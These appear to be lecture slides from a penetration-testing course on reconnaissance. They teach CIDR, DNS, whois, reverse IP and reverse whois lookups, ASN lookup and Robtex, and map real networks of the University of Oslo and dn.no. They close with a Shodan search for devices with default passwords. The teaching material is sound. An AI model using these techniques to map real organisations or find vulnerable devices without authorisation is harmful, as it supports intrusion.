2379225582	2020-01-26	2008-10-31	2011-10-31	vortex-pr-2.uio.no	vortex-pr-2.uio.no	C=BE,O=Cybertrust,US
2379225666	2020-01-26	2008-10-31	2011-10-31	vortex-pr-1.uio.no	vortex-pr-1.uio.no	C=BE,O=Cybertrust,US
2379225099	2020-01-26	2007-08-14	2010-08-14	nav.uio.no	nav.uio.no	C=BE,O=Cybertrust,US
2379224048	2020-01-26	2008-04-25	2011-04-25	www.okonomi.uio.no	okonomi.uio.no www.okonomi.uio.no	C=BE,O=Cybertrust,US
2379220837	2020-01-26	2008-12-17	2011-12-17	vpn2.uio.no	vpn2.uio.no vpn.uio.no	C=BE,O=Cybertrust,US
2379220856	2020-01-26	2007-11-15	2010-11-15	wwws.ifi.uio.no	wwws.ifi.uio.no	C=BE,O=Cybertrust,US
2379220685	2020-01-26	2007-08-27	2010-08-27	valg.uio.no	valg.uio.no	C=BE,O=Cybertrust,US
2379220699	2020-01-26	2007-09-19	2010-09-19	hjelp.uio.no	hjelp.uio.no	C=BE,O=Cybertrust,US
2379218006	2020-01-26	2008-08-05	2011-08-05	sympa.uio.no	sympa.uio.no	C=BE,O=Cybertrust,US
2379216542	2020-01-26	2007-08-30	2010-08-30	dav.uio.no	dav.uio.no	C=BE,O=Cybertrust,US
2379217463	2020-01-26	2008-01-16	2011-01-16	dora.uio.no	dora.uio.no	C=BE,O=Cybertrust,US
2379213242	2020-01-26	2007-11-23	2010-11-23	webmail.uio.no	webmail.uio.no	C=BE,O=Cybertrust,US
2379212454	2020-01-26	2007-06-13	2010-06-13	nettskjema.uio.no	nettskjema.uio.no	C=BE,O=Cybertrust,US
2379210935	2020-01-26	2008-03-13	2011-03-13	www.bioportal.uio.no	www.bioportal.uio.no	C=BE,O=Cybertrust,US
2379212411	2020-01-26	2008-10-23	2011-10-23	www.personvern.uio.no	personvern.uio.no www.personvern.uio.no	C=BE,O=Cybertrust,US
2379210522	2020-01-26	2009-04-14	2012-04-14	wiki.uio.no	wiki.uio.no	C=BE,O=Cybertrust,US
2379207042	2020-01-26	2008-03-28	2011-03-28	vortex.uio.no	vortex.uio.no	C=BE,O=Cybertrust,US
2379207081	2020-01-26	2008-12-15	2011-12-15	www.journals.uio.no	www.journals.uio.no	C=BE,O=Cybertrust,US
2379206779	2020-01-26	2007-09-04	2010-09-04	blyant.uio.no	blyant.uio.no	C=BE,O=Cybertrust,US
2379206696	2020-01-26	2008-11-12	2011-11-12	husmann.uio.no	husmann.uio.no www2.hf.uio.no	C=BE,O=Cybertrust,US
2379205851	2020-01-26	2007-08-27	2010-08-27	minestudier.uio.no	minestudier.uio.no	C=BE,O=Cybertrust,US
2379203525	2020-01-26	2008-12-17	2011-12-17	vpn1.uio.no	vpn1.uio.no	C=BE,O=Cybertrust,US

IP addresses

- IPv4: 32bit ($2^{32}=4\ 294\ 967\ 296$ combinations)
- IPv6: 128bit ($2^{128}=3.4*10^{38}$ combinations)
- IP addresses are for the identification of computers during the communication (OSI 3rd layer, see later).
- In order to be easy to memorize it, 8bit (byte) blocks are used for ipv4 e.g. **129.240.171.52**
- For ipv6 addresses are represented as eight groups of four hexadecimal digits e.g.
2001:0db8:0000:0042:0000:8a2e:0370:7334

IP ranges – classful networking

IP ranges contain more ip addresses. e.g. 129.240.171.56—129.240.171.63 (8 addresses)

In 1981 the **classfull networking** was created. It consisted of the A, B, and C class of network ranges.

The idea was to divide the ip into the network and subnet part:

129.240.	171.58
-----------------	---------------

identifies the network identifies the host within the network

Class A: 0.0.0.0 – 127.255.255.255 128 ranges 256^3 in 1 range

Class B: 128.0.0.0 – 191.255.255.255 16384 ranges 256^2 in 1 range

Class C: 192.0.0.0 – 223.255.255.255 2097152 ranges 256 in 1 range

IP Ranges: Classless InterDomain Routing (CIDR)

- CIDR was created in 1993
- Network address length is arbitrary (not only 8,16,24 bits)

Examples:

129.240.171.56 (**10000001.11110000.10101011.00111000**) –
129.240.171.63 (**10000001.11110000.10101011.00111111**)


The first 29 bits are fixed in the range, the last three can be anything within the network: **CIDR: 129.240.171.56/29**

130.18.0.0 (**10000010.00010010.00000000.00000000**) –
130.19.255.255 (**10000010.00010011.11111111.11111111**)
130.18.0.0/15

IP Ranges CIDR - examples

- What is the first and last address of the /23 network range that contains: 194.172.10.10?
- What is the first and last address of the /18 network range that contains: 164.44.20.52?
- How many addresses does a /25 network range have?

Domain to ip conversion (DNS service)



- DNS servers are all around the world
- Organized in tree structure (13 root servers)
- The top level domains (.com, .net, .edu, .no, .de, etc.) are directly under the root servers
- DNS data are stored redundantly (master and slave server)

Domain to ip conversion (DNS service)

- Address Mapping **records** (A) ...
- IP Version 6 Address **records** (AAAA) ...
- Canonical Name **records** (CNAME) ...
- Host Information **records** (HINFO) ...
- Mail exchanger **record** (MX) ...
- Name Server **records** (NS) ...
- Reverse-lookup Pointer **records** (PTR)


```
root@kali:~# nslookup www.uio.no
Server:      192.168.110.2
Address:     192.168.110.2#53

Non-authoritative answer:
Name:   www.uio.no
Address: 129.240.171.52


root@kali:~#
```

www.uio.no quick info	
General	
FQDN	www.uio.no
Host Name	www
Domain Name	uio.no
Registry	no
TLD	no
DNS	
IP numbers	129.240.171.52
Mail servers	smtp.uio.no
Domain DNS	
Name servers	server.nordu.net ns1.uio.no ns2.uio.no nn.uninett.no
Mail servers	smtp.uio.no
IP Numbers	129.240.171.52

Ip lookup with dns – reverse ip lookup



The Viewdns.info homepage features a navigation bar with 'Tools', 'API', 'Research', and 'Data'. Below the navigation are several tool sections: 'Reverse IP Lookup' (Domain / IP), 'Reverse Whois Lookup' (Registar Name or Email Address), 'IP History' (Domain), 'DNS Report' (Domain), 'Reverse MX Lookup [NEW]' (Mail server), 'Reverse NS Lookup' (Nameserver), 'IP Location Finder' (IP), 'Chinese Firewall Test' (URL / Domain), 'DNS Propagation Checker' (Domain), 'Is My Site Down' (Domain), 'Iran Firewall Test' (Site URL / Domain), 'Domain / IP Whois' (Domain / IP), 'Get HTTP Headers' (Domain), 'DNS Record Lookup' (Domain), 'Port Scanner' (Domain / IP), 'Traceroute' (Domain / IP), 'Spam Database Lookup' (IP), 'Reverse DNS Lookup' (IP), 'ASN Lookup' (Autonomous System Number), 'Ping' (Domain / IP), 'DNSSEC Test' (Domain), 'URL / String Decode' (URL / String), 'Abuse Contact Lookup' (Domain), 'MAC Address Lookup' (MAC Address), and 'Free Email Lookup' (Domain).



The 'Reverse IP Lookup' page shows results for the IP address 185.21.41.129. It states there are 176 domains hosted on this server. A table lists these domains along with their last resolved date.

Domain	Last Resolved Date
aams.dk	2019-08-28
anjasklippestue.dk	2019-08-28
annettesblomster.dk	2019-08-28
apjpaint.com	2019-08-21
archidea.dk	2019-08-28
autochef.dk	2019-08-28
baelternesfiskerforening.dk	2019-08-28
bakmann-aps.dk	2019-08-28
battalenthunt.dk	2019-08-28
bffisk.dk	2019-08-28
biotrans-nordic.com	2019-08-21
bjernejensen-as.dk	2019-08-28
borgencom.com	2019-08-21
broegger.dk	2019-08-28
byrgesens-auto.dk	2019-08-28
c-hypnose.dk	2019-08-28
cawi-systems.de	2019-08-29
ce-pharmamachinery.com	2019-08-21
chrisholm.dk	2019-08-28
cloud-buddy.dk	2019-08-28
cloud-buddy.se	2019-08-30
dag.dk	2019-08-28
danblumen.com	2019-08-21
danblumen.eu	2019-08-27
danselection.com	2019-08-21
dansk-sikkerhedsmakulering.dk	2019-08-28
danskssikkerhedsmakulering.dk	2019-08-28
de-site.dk	2019-08-28
digital-plus.dk	2019-08-28
digitalplus.dk	2019-08-28
dokumenthotelllet.dk	2019-08-28
donforno.dk	2019-08-28

Ip range owners

The *whois* protocol is also used to get the owner of a particular ip range.

The records are stored in different databases according to the continents.

The Norwegian entries are stored in the European database (RIPE NCC)

If we don't know which database to use the general *whois* protocol helps us.



Ip range owners

Who.is says the network region that contains 129.240.171.52 belongs to the RIPE database

inetnum:	129.240.0.0 - 129.240.255.255
netname:	UIONET
descr:	University of Oslo, Norway
country:	NO

person:	Knut Borge
address:	USIT/Uio
address:	Gaustadalleen 23, Blindern
address:	Postboks 1059 Blindern
address:	N-0316 Oslo
address:	NORWAY
phone:	+47 22 85 25 19
fax-no:	+47 22 85 27 30
e-mail:	unix-drift@usit.uio.no
nic-hdl:	KB100-RIPE
mnt-by:	UNINETT-MNT
created:	1970-01-01T00:00:00Z
last-modified:	2014-11-05T14:11:18Z

IP Whois

NetRange:	129.240.0.0 - 129.242.255.255
CIDR:	129.240.0.0/15, 129.242.0.0/16
NetName:	RN-ERX-129-240-0-0
NetHandle:	NET-129-240-0-0-1
Parent:	NET129 (NET-129-0-0-0-0)
NetType:	Early Registrations, Transferred to RIPE NCC
OriginAS:	
Organization:	RIPE Network Coordination Centre (RIPE)
RegDate:	2003-01-10
UpdatedDate:	2003-06-18
Comment:	
Ref:	These addresses have been further assigned to users in the RIPE NCC region. Contact information can be found in the RIPE database at http://www.ripe.net/whois https://rdap.arin.net/registry/ip/129.240.0.0

Login to update 

Network range examples

Who is the owner of the following ips and how big is the related network range?

- 5.44.65.150
- 195.88.55.16
- 188.44.50.103
- 198.62.101.225
- 104.18.8.132

Hosted websites – Cloud services

- In several cases a website is hosted. That means it is stored on a webserver
 - that does not belong to the target organization
 - which can contain several other websites

In those cases the webpage cannot be attacked or separate permission is needed from the owner of the server computer

Example: elektronikmesse.dk

Finding network ranges

- Search for all domains including second and third level
- Look for the corresponding ips
- Check which database contains the ip owner (*whois*)
- Check the ip ranges (*ripe*, *arin*, etc...)
- Check by AS number

ASN lookup

The screenshot shows the Hacker Target website's ASN lookup feature. At the top, there is a navigation bar with links for SCANNERS, TOOLS, RESEARCH, ASSESSMENTS, ABOUT, and a mail icon. Below the navigation bar is a teal button labeled "Lookup ASN". The main content area is titled "ASN Search Results" and displays a table of search results. The table has columns for a checkbox, AS #, AS Name, and AS Prefixes. One result is shown for AS 224, which is UNINETT UNINETT, The Norwegian University & Research Network, NO. The AS Prefixes listed are: 152.94.0.0/16, 129.240.0.0/15, 151.157.0.0/16, 2001:700::/32, 158.36.0.0/14, 144.164.0.0/16, 78.91.0.0/16, 129.242.0.0/16, 157.249.0.0/16, 192.146.238.0/23, 193.156.0.0/15, 2001:67c:714::/48, 128.39.0.0/16, 185.76.84.0/22, and 129.177.0.0/16.

<input type="checkbox"/>	AS #	AS Name	AS Prefixes
<input type="checkbox"/>	224	UNINETT UNINETT, The Norwegian University & Research Network, NO	152.94.0.0/16 129.240.0.0/15 151.157.0.0/16 2001:700::/32 158.36.0.0/14 144.164.0.0/16 78.91.0.0/16 129.242.0.0/16 157.249.0.0/16 192.146.238.0/23 193.156.0.0/15 2001:67c:714::/48 128.39.0.0/16 185.76.84.0/22 129.177.0.0/16

Finding network ranges example

- Practice: Find the network ranges of the owner of dn.no
- Solution (demo)
 - dn.no belongs to the **DAGENS NÆRINGSLIV AS**
 - www.dn.no has the ip 87.238.54.132
 - ripe ncc says it is a part of the network range: 87.238.54.128-143
 - the owner of the range is the NHST media group
 - dn.no has the following second level domains: s1,s2,s3,s4, arkiv, multimedia, investor, hotell, idn, ww5, sjakk, pad
 - All the domains are associated with the same ip (87.238.54.132), except the pad.dn.no which is: 87.238.53.121, and the hosted websites (sjakk,)
 - The pad.dn.no is in the range of 87.238.53.0-143

Finding network ranges –reverse whois

With the reverse *whois* service, we can search for domains by providing an email or name.


For example more than 100 domains are associated with the email nhst.no

Finding the range:
dnavis.no -> 87.238.54.132

Domain Name	Creation Date	Registrar
2thefuture.com	2015-04-03	DOMENESHOP AS
2thefuture.no	2013-08-27	
admdir.no	2012-01-25	
aksjespill.no	2013-08-27	
aquaculturebusiness.com	2006-04-15	DOMENESHOP AS
b2bdagen.no	2013-08-27	
bisbuzz.no	2012-01-25	
businessinfo.no	2017-03-28	
businessnews.no	2012-01-25	
contentshop.no	2012-01-25	
d2.no	2012-01-25	
dagens-naeringsliv.no	2012-01-25	
dagens-naringsliv.no	2012-01-25	
dagensit.no	2013-08-27	
dagensnaeringsliv.no	2012-01-25	
dagensnaringsliv.no	2012-01-25	
dn-dialog.no	2012-01-25	
dn.no	2012-01-25	
dnaktiv.no	2012-01-25	
dnaktivklubb.no	2012-01-25	
dnavis.no	2012-01-25	
dnbo.com	2005-04-14	DOMENESHOP AS
dnbo.no	2012-01-25	
dneiendom.com	2005-11-04	DOMENESHOP AS
dneiendom.no	2012-01-25	
dnenergi.no	2012-01-25	
dngaselle.com	2006-01-26	DOMENESHOP AS
dngaselle.no	2012-01-25	
dngolf.no	2012-01-25	
dngolfen.com	2006-01-26	DOMENESHOP AS
dngolfen.no	2012-01-25	
dnjobb.no	2012-01-25	
dnmarkedspulse.no	2012-01-25	
dnplay.no	2012-01-25	
dnselcup.com	2006-01-26	DOMENESHOP AS
dnselcup.no	2012-01-25	
dnservice.no	2012-01-25	
dnsparekuben.com	2006-01-26	DOMENESHOP AS
dnsparekuben.no	2012-01-25	
dntv.no	2012-01-25	
dnvinklubb.no	2012-01-25	

Internal network ip address ranges

DMZ network architecture




Access Control List (ACL) example

Priority/ID	Protocol	Source IP	Src Port	Destination IP	Dst Port	Action
R0	tcp	192.168.1.5	any	*.*.*.*	80	deny
R1	tcp	192.168.1.*	any	*.*.*.*	80	allow
R2	tcp	*.*.*.*	any	172.0.1.10	80	allow
R3	tcp	192.168.1.*	any	172.0.1.10	80	deny
R4	tcp	192.168.1.60	any	*.*.*.*	21	deny
R5	tcp	192.168.1.*	any	*.*.*.*	21	allow
R6	tcp	192.168.1.*	any	172.0.1.10	21	allow
R7	tcp	*.*.*.*	any	*.*.*.*	any	deny
R8	udp	192.168.1.*	any	172.0.1.10	53	allow
R9	udp	*.*.*.*	any	172.0.1.10	53	allow
R10	udp	192.168.2.*	any	172.0.2.*	any	allow
R11	udp	*.*.*.*	any	*.*.*.*	any	deny

Internal network ips
10.0.0.0/8
192.168.0.0/16
172.16.0.0/12

Domain to ip options

- One domain to one ip
A webserver with one website
- Multiple domain to one ip
A web server hosts multiple websites
- One domain to multiple ip
 - Load balancer, cloud service



Robtex

- *Robtex* is used for various kinds of research of IP numbers, Domain names, etc.

Example: dn.no

It belongs to NHST Media Group AS

The network range is:

87.238.32.0/19

87.238.32.0-87.238.63.255

Who is Redpill Linpro?

RECORDS	
	descr NO-LINPRO
location	Norway
ptr	www. dn.no
a	2a02:c0:207::132
	87.238.54.132
whois	NHST Media Group AS
route	87.238.32.0/19
descr	REDPILL-LINPRO
location	Oslo, Norway
ptr	www. dn.no
	87.238.54.132
whois	NHST Media Group AS

Robtex

- DNS data is indicated
- Subdomains, similar domains, domains with other TLD


SHARED								
Using as CNAME	IP numbers	Sharing IP numbers	Partially sharing IP numbers	Name servers	IP numbers of the name servers	Mail servers	IP numbers of the mail servers	
lantern-static.dn.no 1 results shown.	2a02:c0:207::132 87.238.54.132 2 results shown.	avis.dn.no www.dn.no 2 results shown.	cdn.dn.no+ 1 results shown.	ns1.hyp.net ns2.hyp.net ns3.hyp.net 3 results shown.	2a01:5b40:ac1::1 2a01:5b40:ac2::1 2a01:5b40:ac3::1 151.249.124.1 151.249.125.2 151.249.126.3 6 results shown.	mx.nhst.no mx2.nhst.no 2 results shown.	62.148.35.170 62.148.35.171 2 results shown.	

Subdomains/Hostnames Domains or hostnames one step under this domain or hostname. avis.dn.no escenicpublish.dn.no images.dn.no lantern-static.dn.no pad.dn.no s1.dn.no s3.dn.no s4.dn.no viz.dn.no www.dn.no 10 results shown.	Siblings Siblings are domains or hostnames on the same level, under the same parent level. Not necessarily related in any other way. dn.no nd.no 2 results shown.	On other TLD:s and domains This sub section shows this name on other top level domains. dn.com dn.direct dn.fi dn.ht dn.lt dn.plus dn.run dn.support dn.tv dn.zone 10 results shown.
---	--	---

Similar start This sub section shows names that begin almost the same. nd.cm nd.ee nd.fyi nd.kg nd.me nd.net nd.org
--

Robtex – graph view

It also presents a graph view of the target related ips and ranges



Shodan –IOT device finder

Shodan Developers Book View All... "default password" Explore Developer Pricing Enterprise Access Contact Us

SHODAN Exploits Maps

TOTAL RESULTS 66,803

TOP COUNTRIES



Taiwan	9,756
United States	8,274
Brazil	5,833
China	4,033
Iran, Islamic Republic of	3,370

TOP SERVICES

Telnet	17,043
